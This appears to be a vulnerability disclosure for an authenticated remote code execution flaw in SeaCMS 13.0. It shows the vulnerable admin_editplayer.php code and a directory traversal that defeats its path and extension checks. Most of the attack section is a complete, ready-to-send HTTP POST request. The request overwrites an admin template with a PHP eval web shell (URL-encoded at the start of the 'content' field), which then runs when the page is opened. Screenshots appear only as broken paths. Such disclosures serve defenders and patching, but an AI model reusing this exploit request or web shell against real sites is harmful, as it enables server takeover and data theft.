Introduction

SeaCMS 13.0 has a remote code execution vulnerability. The reason for this vulnerability is that although admin_editplayer.php imposes certain restrictions on edited files, attackers can still bypass these restrictions and write code in some way, allowing authenticated attackers to exploit the vulnerability to execute arbitrary commands and gain system privileges.

Environment

https://www.seacms.net/SeaCMS_V13_install.zip

Analysis

Although the extension of the edited file is limited to HTML, HTML, JavaScript, CSS, and txt, and can only edit content under the template, it includes /templets/admin_editplayer.htm in the next line of code. We only need to modify the content of this file to introduce our malicious code, and we can use ../uploads/../4w6ryg/templets/ traverse to the directory of the file you want to edit

admin_files.htm 4 | admin_editplayer.php


4w6ryg > admin_editplayer.php

```php
<?php
require_once(dirname(__FILE__)."/config.php");
if(empty($action))
{
    $action = '';
}

$dirTemplate="../js/player";
if($action=='edit')
{
    if(substr(strtolower($filedir),0,12)!=$dirTemplate){
        ShowMsg("只允许编辑templets目录！","admin_player.php?action=boardsource");
        exit;
    }
    $filetype=getfileextend($filedir);
    if ($filetype!="html" && $filetype!="htm" && $filetype!="js" && $filetype!="css" && $filetype!="txt")
    {
        ShowMsg("操作被禁止！","admin_player.php?action=boardsource");
        exit;
    }
    $filename=substr($filedir,strrpos($filedir,'/')+1,strlen($filedir)-1);
    $content=loadFile($filedir);
    $content = m_eregi_replace("<textarea","##textarea",$content);
    $content = m_eregi_replace("</textarea","##/textarea",$content);
    $content = m_eregi_replace("<form","##form",$content);
    $content = m_eregi_replace("</form","##/form",$content);
    include(sea_ADMIN.'/templets/admin_editplayer.htm');
    exit();
}

```

Verify





```
POST /4w6ryg/admin_editplayer.php?action=save HTTP/1.1
Host: 127.0.0.13
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=1humhbotkv6uhe7r3qsruiv1a6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 8828
```

content=%3C%3Fphp%20%40eval(%24_POST%5B1%5D)%3B%3F%3E%3C!DOCTYPE%20html%20PUBLIC%20%22-
%2F%2FW3C%2F%2FDTD%20XHTML%201.0%20Transitional%2F%2FEN%22%20%22http%3A%2F%2Fwww.w3.org%2FTR%2Fxhtml1%2FDTD%2Fxhtml1-transitional.dtd%22%3E%0A%3Chtml%20xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2Fxhtml%22%3E%0A%3Chead%3E%3Cmeta%20name%3D%22robots%22%20content%3D%22noindex%2Cnofollow%22%3E%0A%3Cmeta%20http-equiv%3D%22Content-Type%22%20content%3D%22text%2Fhtml%3B%20charset%3Dutf-8%22%20%2F%3E%0A%3Cmeta%20name%3D%22robots%22%20content%3D%22noindex%2Cnofollow%22%20%2F%3E%0A%3CTITLE%3E%E6%92%AD%E6%94%BE%E5%99%A8%E7%AE%A1%E7%90%86-%E6%92%AD%E6%94%BE%E5%99%A8-seacms%E5%90%8E%E5%8F%B0%E7%AE%A1%E7%90%86%3C%2FTITLE%3E%0A%0A%3Clink%20href%3D%22img%2Fstyle.css%22%20rel%3D%22stylesheet%22%20type%3D%22text%2Fcss%22%20%2F%3E%0A%3Cscript%20src%3D%22..%2Fjs%2Fcommon.js%22%20type%3D%22text%2Fjavascript%22%3E%3C%2Fscript%3E%0A%3Cscript%20src%3D%22js%2Fmain.js%22%20type%3D%22text%2Fjavascript%22%3E%3C%2Fscript%3E%0A%0A%3C%2Fhead%3E%0A%3Cbody%3E%0A%3C!--%E5%BD%93%E5%89%8D%E5%AF%BC%E8%88%AA--%3E%0A%3Cscript%20type%3D%22text%2FJavaScript%22%3Eif(parent.%24('admincpnav'))%20parent.%24('admincpnav').innerHTML%3D'%E5%90%8E%E5%8F%B0%E9%A6%96%E9%A1%B5%26nbsp%3B%26raquo%3B%26nbsp%3B%E6%92%AD%E6%94%BE%E5%99%A8%26nbsp%3B%26raquo%3B%26nbsp%3B%E6%92%AD%E6%94%BE%E5%99%A8%E7%AE%A1%E7%90%86%20'%3B%3C%2Fscript%3E%0A%0A%3Cdiv%20class%3D%22container%22%20id%3D%22cpcontainer%22%3E%0A%3C!--%E5%BD%93%E5%89%8D%E5%AF%BC%E8%88%AA--%3E%0A%3C%3Fphp%0Aif(%24action%3D%3D'edit')%0A%7B%0A%3F%3E%0A%20%20%3Cform%20action%3D%22%3Faction%3Dsave%22%20method%3D%22post%22%20%20%3E%0A%20%20%20%20%3Ctr%3E%0A%20%20%20%20%20%20%3Ctd%20width%3D%228%25%22%20class%3D%22td_border%22%3E%E6%96%87%E4%BB%B6%E5%90%8D%E7%A7%B0%EF%BC%9A%3C%2Ftd%3E%0A%20%20%20%20%20%20%3Ctd%20width%3D%2292%25%22%20class%3D%22td_border%22%3E%3Cinput%20name%3D%22name%22%20type%3D%22text%22%20%20disabled%3D%22disabled%22%20size%3D%2240%22%20value%3D%22%3C%3Fphp%20echo%20%24filename%3B%3F%3E%22%20%2F%3E%20%E6%B3%A8%E6%84%8F%EF%BC%9A%E6%96%87%E4%BB%B6%E5%90%8D%E6%97%A0%E6%B3%95%E4%BF%AE%E6%94%B9%0A%20%20%20%20%3C%2Ftr%3E%0A%20%20%20%20%3Ctr%3E%0A%20%20%20%20%20%20%3Ctd%20colspan%3D%222%22%20class%3D%22td_border%22%3E%3Ctextarea%20%20name%3D%22content%22%20style%3D%22width%3A99%25%3Bfont-family%3A%20Arial%2C%20Helvetica%2C%20sans-serif%3Bfont-size%3A%2014px%3B%22%20rows%3D%2225%22%20dataType%3D%22Require%22%20msg%3D%22%E8%AF%B7%E5%A1%AB%E5%86%99%E6%A8%A1%E7%89%88%E5%86%85%E5%AE%B9%22%3E%3C%3Fphp%20echo%20%24content%3B%3F%3E%3C%2Ftextarea%3E%3C%2Ftd%3E%0A%20%20%20%20%3C%2Ftr%3E%0A%20%20%20%20%3Ctr%3E%0A%20%20%20%20%20%20%3Ctd%20class%3D%22td_border%22%3E%3C%2Ftd%3E%3Ctd%20class%3D%22td_border%22%3E%3Cbr%3E%3Cbr%3E%3Cinput%20name%3D%22filedir%22%20type%3D%22hidden%22%20value%3D%22%3C%3Fphp%20echo%20%24filedir%3B%3F%3E%22%3E%3Cinput%20type%3D%22submit%22%20name%3D%22Submit%22%20value%3D%22%E4%BF%AE%E6%94%B9%E6%92%AD%E6%94%BE%E5%99%A8%22%20class%3D%22btn%22%20%2F%3E%20%3Cinput%20type%3D%22button%22%20name%3D%22back%22%20value%3D%22%E8%BF%94%20%20%E5%9B%9E%22%20%20class%3D%22btn%22%20onClick%3D%22javascript%3Ahistory.go(-1)%3B%22%20%2F%3E%20%3Cbr%3E%3Cbr%3E%0A%09%20%20%E6%92%AD%E6%94%BE%E5%9C%B0%E5%9D%80%3A%20parent.now%26nbsp%3B%26nbsp%3B%0A%20%20%20%20%20%20%20%20%20%20%20%20%E4%B8%8A%E4%B8%80%E9%A1%B5%E7%BD%91%E9%A1%B5%E5%9C%B0%E5%9D%80%3A%20parent.prePage%26nbsp%3B%26nbsp%3B%0A%20%20%20%20%20%20%20%20%20%20%20%20%E4%B8%8B%E4%B8%80%E9%9B%86%E7%BD%91%E9%A1%B5%E5%9C%B0%E5%9D%80%3A%20parent.nextPage%26nbsp%3B%26nbsp%3B%0A%20%20%20%20%20%20%20%20%20%20%20%20%E4%B8%8B%E4%B8%80%E9%9B%86%E7%BC%93%E5%86%B2%E5%9C%B0%E5%9D%80%3A%20parent.next%3Cbr%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%E6%92%AD%E6%94%BE%E5%99%A8%E5%AE%BD%E5%BA%A6%3A%20parent.playerw%26nbsp%3B%0A%20%20%20%20%20%20%20%20%20%20%20%20%E6%92%AD%E6%94%BE%E5%99%A8%E9%AB%98%E5%BA%A6%3A%20parent.playerh%26nbsp%3B%0A%20%20%20%20%20%20%20%20%20%20%20%20%E7%BC%93%E5%86%B2%E5%B9%BF%E5%91%8A%3A%20parent.adsPage%26nbsp%3B%0A%20%20%20%20%20%20%20%20%20%20%20%20%E5%B9%BF%E5%91%8A%E6%97%B6%E9%95%BF%3A%20parent.adsTime%3Cbr%3E%3Cbr%3E%0A%0A%20%20%20%20%20%20%20%20%20%20%20%20%E8%A7%A3%E6%9E%90%E6%8E%A5%E5%8F%A3%EF%BC%9A%E5%90%8D%E7%A7%B0parent.jxAname%20%20%E5%9C%B0%E5%9D%80parent.jxAapi%3Cbr%3E%0A%20%20%20%20%2

0%20%20%20%20%20%20%20%E8%A7%A3%E6%9E%90%E6%8E%A5%E5%8F%A3%EF%BC%9A%E5%90%8D%E7%A7%B0parent.jxBname%20%20%E5%9C%B0%E5%9D%80parent.jxBapi%3Cbr%3E%0A%09%09%20%20%20%E8%A7%A3%E6%9E%90%E6%8E%A5%E5%8F%A3%C%EF%BC%9A%E5%90%8D%E7%A7%B0parent.jxCname%20%20%E5%9C%B0%E5%9D%80parent.jxCapi%3Cbr%3E%0A%09%09%20%20%20%5B%E6%94%AF%E6%8C%81A%20B%20C%20D%20E%20F%20G%20H%20I%20%E5%85%B19%E4%B8%AA%E8%A7%A3%E6%9E%90%5D%0A%3Cbr%3E%0A%09%09%20%20%20%3Cbr%3E%3C%2Ftd%3E%0A%20%20%20%20%3C%2Ftr%3E%0A%20%20%3C%2Fform%3E%0A%3C%3Fphp%0A%7D%0Aelse%7B%0A%3F%3E%0A%3Ctable%20class%3D%22tb%22%3E%0A%3Ctr%20class%3D%22thead%22%3E%3Cth%20colspan%3D%226%22%3E%E6%92%AD%E6%94%BE%E5%99%A8%E7%AE%A1%E7%90%86%3C%2Fth%3E%3C%2Ftr%3E%0A%20%20%3Ctr%3E%0A%20%20%20%20%3Ctd%20width%3D%2222%25%22%20height%3D%2230%22%20class%3D%22td_btop3%22%3E%3Cstrong%3E%E6%96%87%E4%BB%B6%E5%90%8D%3C%2Fstrong%3E%3C%2Ftd%3E%0A%09%3Ctd%20width%3D%2220%25%22%20class%3D%22td_btop3%22%3E%3Cstrong%3E%E6%92%AD%E6%94%BE%E5%99%A8%E7%B1%BB%E5%9E%8B%3C%2Fstrong%3E%3C%2Ftd%3E%0A%20%20%20%20%3Ctd%20width%3D%2219%25%22%20class%3D%22td_btop3%22%3E%3Cstrong%3E%E6%96%87%E4%BB%B6%E5%A4%A7%E5%B0%8F%3C%2Fstrong%3E%3C%2Ftd%3E%0A%20%20%20%20%3Ctd%20width%3D%2217%25%22%20class%3D%22td_btop3%22%3E%3Cstrong%3E%E4%BF%AE%E6%94%B9%E6%97%B6%E9%97%B4%3C%2Fstrong%3E%3C%2Ftd%3E%0A%20%20%20%20%3Ctd%20width%3D%2222%25%22%20class%3D%22td_btop3%22%3E%3Cstrong%3E%E6%93%8D%E4%BD%9C%3C%2Fstrong%3E%3C%2Ftd%3E%0A%20%20%3C%2Ftr%3E%0A%20%20%3Ctr%3E%0A%3C%3Fphp%0Aif(substr(%24path%2Cstrlen(%24path)-1)%3D%3D'%2F')%20%24path%3Dsubstr(%24path%2C0%2Cstrlen(%24path)-1)%3B%0A%24lastLevelPath%3Dsubstr(%24path%2C0%2Cstrrpos(%24path%2C'%2F'))%3B%0Aif(%24path!%3D'..%2Ftemplets')%7B%0A%3F%3E%0A%20%20%20%20%3Ctd%20height%3D%2230%22%20class%3D%22td_border%22%20colspan%3D%225%22%3E%E5%BD%93%E5%89%8D%E7%9B%AE%E5%BD%95%EF%BC%9A%3C%3Fphp%20echo%20%24path%3B%3F%3E%3C%2Ftd%3E%0A%20%20%20%3C%2Ftr%3E%20%0A%0A%3C%3Fphp%0A%7D%0A%0Aforeach(%24flist%20as%20%24finfo)%0A%7B%0A%24folder%3D%24path.%22%2F%22.%24finfo%5B'filename'%5D%3B%0A%3F%3E%0A%09%3Ctr%20align%3D%22left%22%20%3E%3Ctd%20height%3D%2230%22%20class%3D%22td_border%22%3E%3Ca%20href%3D%22%3C%3Fphp%20if(%24finfo%5B'filetype'%5D%3D%3D'folder')%7Becho%20%22%3Fpath%3D%22.%24folder%3B%7Delseif(%24finfo%5B'filetype'%5D%3D%3D'txt')%7Becho%20%22%3Faction%3Dedit%26filedir%3D%22.%24folder%3B%7Delse%7Becho%20%24folder%3B%7D%3F%3E%22%3E%3Cimg%20border%3D0%20src%3D'img%2F%3C%3Fphp%20echo%20%24finfo%5B'fileicon'%5D%3B%3F%3E.gif'%3E%3C%3Fphp%20echo%20%24finfo%5B'filename'%5D%3B%3F%3E%3C%2Fa%3E%3C%2Ftd%3E%3Ctd%20class%3D%22td_border%22%3E%3C%3Fphp%20echo%20%24finfo%5B'fileinfo'%5D%3B%3F%3E%3C%2Ftd%3E%3Ctd%20class%3D%22td_border%22%3E%3C%3Fphp%20echo%20%24finfo%5B'filesize'%5D%3B%3F%3E%3C%2Ftd%3E%3Ctd%20class%3D%22td_border%22%3E%3Cspan%20style%3D'font-
size%3A10px'%3E%3C%3Fphp%20echo%20%24finfo%5B'filetime'%5D%3B%3F%3E%3C%2Fspan%3E%3C%2Ftd%3E%20%3Ctd%20class%3D%22td_border%22%3E%3C%3Fphp%20if(%24finfo%5B'filetype'%5D%3D%3D'folder')%7Becho%20%22%3Ca%20href%3D%5C%22%3Fpath%3D%22.%24folder.%22%5C%22%3E%3Cimg%20border%3D0%20src%3D'img%2Fnext.gif'%20%2F%3E%E4%B8%8B%E4%B8%80%E7%BA%A7%E7%9B%AE%E5%BD%95%3C%2Fa%3E%22%3B%7Delseif(%24finfo%5B'filetype'%5D%3D%3D'txt')%7Becho%20%22%3Ca%20href%3D'%3Faction%3Dedit%26filedir%3D%22.%24folder.%22'%20%3E%E7%BC%96%E8%BE%91%3C%2Fa%3E%26nbsp%3B%26nbsp%3B%26nbsp%3B%3Ca%20href%3D'%3Faction%3Ddel%26filedir%3D%22.%24folder.%22'%20onClick%3D%5C%22return%20confirm('%E7%A1%AE%E5%AE%9A%E8%A6%81%E5%88%A0%E9%99%A4%E5%90%97')%5C%22%3E%E5%88%A0%E9%99%A4%3C%2Fa%3E%22%3B%7Delse%7Becho%20%22%3Ca%20href%3D'%22.%24folder.%22'%20target%3D_blank%20%3E%E6%B5%8F%E8%A7%88%3C%2Fa%3E%26nbsp%3B%26nbsp%3B%26nbsp%3B%3Ca%20href%3D'%3Faction%3Ddel%26filedir%3D%22.%24folder.%22'%20onClick%3D%5C%22return%20confirm('%E7%A1%AE%E5%AE%9A%E8%A6%81%E5%88%A0%E9%99%A4%E5%90%97')%5C%22%3E%E5%88%A0%E9%99%A4%3C%2Fa%3E%22%3B%7D%3F%3E%3C%2Ftd%3E%3C%2Ftr%3E%0A%3C%3Fphp%0A%7D%0A%7D%0A%3F%3E%0A%3C%2Ftable%3E%0A%0A%3C%2Fdiv%3E%0A%3Ciframe%20width%3D%22100%25%22%20height%3D%220%22%20frameborder%3D%220%22%20scrolling%3D%22auto%22%20src%3D%22about%3Ablank%22%20align%3D%22middle%22%20name%3D%22proxy%22%20onload%3D%22var%20_1%3Dthis.contentWindow%3Bif(_1.document.URL!%3D'about%3Ablank')%7Bthis.style.height%3D_1.document.body.scrollHeight%2B'px'%3B%7D%22%3E%3C%2Fiframe%3E%0A%3C%3Fphp%0AviewFoot()%3B%0A%3F%3E%0A%3C%2Fbody%3E%3C%2Fhtml%3E%0A&filedir=..%2Fjs%2Fplayer%2F..%2F..%2F4w6ryg%2Ftemplets%2Fadmin_editplayer.htm&Submit=%E4%BF%AE%E6%94%B9%E6%92%AD%E6%94%BE%E5%99%A8

It can be seen that after making a request to admin_editplayer.php, our malicious code successfully wrote admin_editplayer.htm



Finally, by accessing admin_editplayer.php, you can see that the malicious code has been successfully executed